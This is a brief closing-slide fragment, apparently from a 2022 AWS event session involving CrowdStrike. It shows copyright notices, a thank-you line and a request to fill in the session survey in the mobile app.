2022 CrowdStrike, Inc. All rights reserved.

Thank you!



Please complete the session survey in the **mobile app**

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.